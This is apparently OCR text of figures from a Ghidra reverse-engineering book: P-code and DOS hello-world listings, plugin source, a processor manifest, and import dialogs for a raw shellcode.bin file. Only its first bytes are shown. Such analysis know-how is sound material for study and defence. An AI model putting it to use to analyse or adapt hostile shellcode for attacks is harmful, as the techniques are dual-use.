
PCODE

```
                        _sum
00401500 55             PUSH        EBP
                                    $U1b50:4 = COPY EBP
                                    ESP = INT_SUB ESP, 4:4
                                    STORE ram(ESP), $U1b50
00401501 89 e5          MOV         EBP,ESP
                                    EBP = COPY ESP
00401503 8b 55 08       MOV         EDX,dword ptr [EBP + a]
                                    $U3a0:4 = INT_ADD EBP, 8:4
                                    $U1770:4 = LOAD ram($U3a0)
                                    EDX = COPY $U1770
00401506 8b 45 0c       MOV         EAX,dword ptr [EBP + b]
                                    $U3a0:4 = INT_ADD EBP, 12:4
                                    $U1770:4 = LOAD ram($U3a0)
                                    EAX = COPY $U1770
00401509 01 d0          ADD         EAX,EDX
                                    CF = INT_CARRY EAX, EDX
                                    OF = INT_SCARRY EAX, EDX
                                    EAX = INT_ADD EAX, EDX
                                    SF = INT_SLESS EAX, 0:4
                                    ZF = INT_EQUAL EAX, 0:4
0040150b 5d             POP         EBP
                                    EBP = LOAD ram(ESP)
                                    ESP = INT_ADD ESP, 4:4
0040150c c3             RET
```




Chapter 10: Developing Ghidra Plugins






```
41  @PluginInfo(
42          status = PluginStatus.RELEASED,
43          packageName = CorePluginPackage.NAME,
44          category = PluginCategoryNames.BYTE_VIEWER,
45          shortDescription = "Displays bytes in memory",
46          description = "Provides a component for showing the bytes in memory.  " +
47                        "Additional plugins provide capabilites for this plugin" +
48                        " to show the bytes in various formats (e.g., hex, octal, decimal)." +
49                        "  The hex format plugin is loaded by default when this " + "plugin is loaded.",
50          servicesRequired = { ProgramManager.class, GoToService.class, NavigationHistoryService.class, ClipboardService.class },
51          eventsConsumed = {
52                  ProgramLocationPluginEvent.class, ProgramActivatedPluginEvent.class,
53                  ProgramSelectionPluginEvent.class, ProgramHighlightPluginEvent.class, ProgramClosedPluginEvent.class,
54                  ByteBlockChangePluginEvent.class },
55          eventsProduced = { ProgramLocationPluginEvent.class, ProgramSelectionPluginEvent.class, ByteBlockChangePluginEvent.class }
56  )
57  //@formatter:on
58  public class ByteViewerPlugin extends Plugin {
```




70 code results in NationalSecurityAgency/ghidra


Sort: Best match

or view all results on GitHub


Ghidra/Features/Base/src/main/java/ghidra/app/plugin/core/codebrowser/hover/DataTypeListingHoverPlugin.java

```
19  import ghidra.app.plugin.PluginCategoryNames;
20  import ghidra.app.plugin.ProgramPlugin;
21  import ghidra.framework.plugintool.PluginInfo;
…
38  public class DataTypeListingHoverPlugin extends ProgramPlugin {
39
40          private DataTypeListingHover hoverService;
```








Chapter 11: Incorporating New Binary Formats






```
                    entry                                   XREF[1]:     Entry Point(*)
1000:0000 b4 09         MOV        AH,0x9
      assume SS = <UNKNOWN>
      assume SP = <UNKNOWN>
1000:0002 ba 0c 00      MOV        DX,0xc
1000:0005 cd 21         INT        0x21
1000:0007 b8 00 4c      MOV        AX,0x4c00
1000:000a cd 21         INT        0x21
```






HexIt v1.57
Selected : 00000000h · -= HexIt v1.57 (C) Mikael Klasson 2001 =- · 0 · 999999k
00000000/0000003C Hex 0% ...virusito\loaders\mz.exe 77 77 01001101
<Active> 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 0123456789ABCDEF
00000000 4D 5A 3C 00 01 00 00 00 02 00 00 01 FF FF 02 00 MZ< ☺ ☻ ☺ ☻
00000010 00 10 00 00 00 00 00 00 1C 00 00 00 00 00 00 00 ► L
00000020 B4 09 BA 0C 00 CD 21 B8 00 4C CD 21 48 65 6C 6C ┤o‖♀ =!© L=!Hell
00000030 6F 2C 20 o, world!♪◙$
DOS .EXE Header
[00] Signature MZ
[02] Length mod 512 3Ch
[04] ceil(Length / 512) 1h
[06] Relocations 0h
[08] Paragraphs in header 2h
[0A] Minimum memory 100h
[0C] Maximum memory FFFFh
[0E] StackSeg-offset in paras 2h
[10] Initial SP 1000h
[12] Checksum 0h
[14] Initial IP 0h
[16] CodeSeg-offset in paras 0h
[18] Relocation-table offset 1Ch
[1A] Overlay number 0h
Program starts at offset 20h


Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Listing: shellcode.bin
*shellcode.bin
// ram
// fileOffset=0, length=562
// ram: 00000000-00000231
00000000 e8 ?? E8h
00000001 00 ?? 00h
00000002 00 ?? 00h
00000003 00 ?? 00h
00000004 00 ?? 00h
00000005 5d ?? 5Dh]
Decompiler
No Function


Memory Map [CodeBrowser: shellcode:/shellcode.bin]
File Edit Tools Help
Memory Map - Image Base: 0000:0000
Memory Blocks
Name Start End Length R W X Volatile Type Initialized Byte Source Source Comment
shellcode 0000:0000 0000:0231 0x232 Default File: shellcode.bi... Binary Loader


Format:
Raw Binary
Language:
gement Mode:default
Destination Folder:
shellcode:/
Program Name:
shellcode.bin
Options...
OK
Cancel
Options
Block Name
shellcode
Base Address
0000:0000
File Offset
0x0
Hex
Length
0x232
Hex
Apply Processor Defined Labels
Anchor Processor Defined Labels
OK
Cancel



Import
Format:
Raw Binary
Language:
Destination Folder:
shellcode:/
Program Name:
shellcode.bin
Options...
Please select a language.
OK
Cancel
Language
Select Language and Compiler Specification
Processor
Variant
Size
Endian
Compiler
x86
System Management Mode
32
little
default
Filter:
Description
Intel/AMD 32-bit x86 System Management Mode
Show Only Recommended Language/Compiler Specs
OK
Cancel



Import /C:/Users/virusito/loaders/raw.dat
Format:
Raw Binary
Language:
Destination Folder:
loaders:/
Program Name:
raw.dat
Options...
Please select a language.
OK
Cancel

Chapter 12: Analyzing Processor Modules


raw.githubusercontent.com/NationalSecurityAgency/ghidra/master/Ghidra/Processors/x86/certification.manifest


```
##VERSION: 2.0
Module.manifest||GHIDRA||||END|
build.gradle||GHIDRA||||END|
data/languages/adx.sinc||GHIDRA||||END|
data/languages/avx.sinc||GHIDRA||||END|
data/languages/avx2.sinc||GHIDRA||||END|
data/languages/avx2_manual.sinc||GHIDRA||||END|
data/languages/avx_manual.sinc||GHIDRA||||END|
data/languages/bmi1.sinc||GHIDRA||||END|
data/languages/bmi2.sinc||GHIDRA||||END|
data/languages/cet.sinc||GHIDRA||||END|
data/languages/clwb.sinc||GHIDRA||||END|
data/languages/fma.sinc||GHIDRA||||END|
data/languages/ia.sinc||GHIDRA||||END|
data/languages/lzcnt.sinc||GHIDRA||||END|
```




